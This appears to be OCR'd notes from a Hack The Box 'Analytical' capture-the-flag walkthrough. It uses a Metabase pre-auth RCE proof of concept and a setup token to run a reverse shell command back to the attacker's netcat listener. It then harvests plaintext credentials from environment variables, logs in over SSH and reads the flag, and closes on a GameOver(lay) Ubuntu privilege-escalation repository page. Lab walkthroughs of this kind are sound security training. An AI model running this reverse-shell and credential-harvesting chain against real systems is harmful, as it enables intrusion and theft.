

Analytical HTB


https://github.com/m3m0o/metabase-pre-auth-rce-poc




```
      0:                              "uk"
      1:                              "Ukrainian"
  ▾ 25:
      0:                              "vi"
      1:                              "Vietnamese"
  ▾ 26:
      0:                              "zh"
      1:                              "Chinese"
  ▾ 27:
      0:                              "zh_CN"
      1:                              "Chinese (China)"
  ▾ 28:
      0:                              "zh_HK"
      1:                              "Chinese (Hong Kong SAR China)"
  ▾ 29:
      0:                              "zh_TW"
      1:                              "Chinese (Taiwan)"
  landing-page:                       ""
  setup-token:                        "249fa03d-fd94-4d5b-b94f-b4ebf3df681f"
  application-colors:                 {}
  enable-audit-app?:                  false
  anon-tracking-enabled:              false
  version-info-last-checked:          null
  application-logo-url:               "app/assets/img/logo.svg"
  application-favicon-url:            "app/assets/img/favicon.ico"
  show-metabot:                       true
  enable-whitelabeling?:              false
  map-tile-server-url:                "https://{s}.tile.openstreetmap.org/{z}/{x}/{y}.png"
  startup-time-millis:                12010
  redirect-all-requests-to-https:     false
▾ version:
    date:                             "2023-06-29"
    tag:                              "v0.46.6"
    branch:                           "release-x.46.x"
```




```
"249fa03d-fd94-4d5b-b94f-b4ebf3df681f"

python3 main.py -u http://data.analytical.htb -t 249fa03d-fd94-4d5b-b94f-b4ebf3df681f -c "sh -i >& /dev/tcp/10.10.14.94/9001 0>&1"
```




```
┌──(kali㉿kali)-[~/Documents/analyticalhtb/metabase-pre-auth-rce-poc]
└─$ python3 main.py -u http://data.analytical.htb -t 249fa03d-fd94-4d5b-b94f-b
4ebf3df681f -c "sh -i >& /dev/tcp/10.10.14.94/9001 0>&1"
[!] BE SURE TO BE LISTENING ON THE PORT YOU DEFINED IF YOU ARE ISSUING AN COMM
AND TO GET REVERSE SHELL [!]

[+] Initialized script
[+] Encoding command
[+] Making request
[+] Payload sent
```




```
┌──(kali㉿kali)-[~/Documents/analyticalhtb/metabase-pre-auth-rce-poc]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.94] from (UNKNOWN) [10.10.11.233] 40258
sh: can't access tty; job control turned off
/ $ kls
sh: kls: not found
/ $ ls
app
bin
dev
etc
home
lib
media
metabase.db
mnt
opt
plugins
proc
```


kali@kali: ~/Documents/analyticalhtb/metabase-pre-auth-rce-poc
File
Actions
Edit
View
Help
kali@kali: ~/Documen…ase-pre-auth-rce-poc
kali@kali: ~/Documen…ase-pre-auth-rce-poc


```
LD_LIBRARY_PATH=/opt/java/openjdk/lib/server:/opt/java/openjdk/lib:/opt/java/openjdk/../li
b
HOME=/home/metabase
OLDPWD=/home/metabase
MB_EMAIL_SMTP_PASSWORD=
LC_CTYPE=en_US.UTF-8
JAVA_VERSION=jdk-11.0.19+7
LOGNAME=metabase
_=-la
MB_DB_CONNECTION_URI=
PATH=/opt/java/openjdk/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
MB_DB_PASS=
MB_JETTY_HOST=0.0.0.0
META_PASS=An4lytics_ds20223#
LANG=en_US.UTF-8
MB_LDAP_PASSWORD=
SHELL=/bin/sh
MB_EMAIL_SMTP_USERNAME=
MB_DB_USER=
META_USER=metalytics
LC_ALL=en_US.UTF-8
JAVA_HOME=/opt/java/openjdk
PWD=/
MB_DB_FILE=//metabase.db/metabase.db
/ $ 
```




```
LD_LIBRARY_PATH=/opt/java/openjdk/lib/server:/opt/java/openjdk/lib:/opt/java/openjdk/../li
b
HOME=/home/metabase
OLDPWD=/home/metabase
MB_EMAIL_SMTP_PASSWORD=
LC_CTYPE=en_US.UTF-8
JAVA_VERSION=jdk-11.0.19+7
LOGNAME=metabase
_=-la
MB_DB_CONNECTION_URI=
PATH=/opt/java/openjdk/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
MB_DB_PASS=
MB_JETTY_HOST=0.0.0.0
META_PASS=An4lytics_ds20223#
LANG=en_US.UTF-8
MB_LDAP_PASSWORD=
SHELL=/bin/sh
MB_EMAIL_SMTP_USERNAME=
MB_DB_USER=
META_USER=metalytics
LC_ALL=en_US.UTF-8
JAVA_HOME=/opt/java/openjdk
PWD=/
MB_DB_FILE=//metabase.db/metabase.db
/ $ 
```



```
  => / is using 93.1% of 7.78GB

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Oct  3 09:14:35 2023 from 10.10.14.41
metalytics@analytics:~$ ls
user.txt
metalytics@analytics:~$ cat user.txt
4e35ffdc7015e79a2ebd5bb1ee67e06f
metalytics@analytics:~$ 
```



```
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Oct  3 09:14:35 2023 from 10.10.14.41
metalytics@analytics:~$ ls
user.txt
metalytics@analytics:~$ cat user.txt
4e35ffdc7015e79a2ebd5bb1ee67e06f
metalytics@analytics:~$ ls
user.txt
metalytics@analytics:~$ cd ..
metalytics@analytics:/home$ ls
metalytics
metalytics@analytics:/home$ cd metalytics/
metalytics@analytics:~$ sudo -l
[sudo] password for metalytics:
Sorry, user metalytics may not run sudo on localhost.
metalytics@analytics:~$ uname -a
Linux analytics 6.2.0-25-generic #25~22.04.2-Ubuntu SMP PREEMPT_DYNAMIC Wed Jun 28 09:55:2
3 UTC 2 x86_64 x86_64 x86_64 GNU/Linux
metalytics@analytics:~$ 
```



g1vi Create exploit.sh 20b5926 · 4 months ago 5 Commits

README.md Update README.md 4 months ago

exploit.sh Create exploit.sh 4 months ago

README

GameOver(lay) Ubuntu Privilege Escalation

CVE-2023-2640

https://www.cvedetails.com/cve/CVE-2023-2640/

On Ubuntu kernels carrying both c914c0e27eb0 and "UBUNTU: SAUCE: overlayfs: Skip permission checking for trusted.overlayfs.* xattrs", an unprivileged user may set privileged extended attributes on the mounted files, leading them to be set on the upper files without the appropriate security checks.

CVE-2023-32629

https://www.cvedetails.com/cve/CVE-2023-32629/

About

GameOver(lay) Ubuntu Privilege Escalation

Readme
Activity
80 stars
1 watching
13 forks
Report repository

Releases

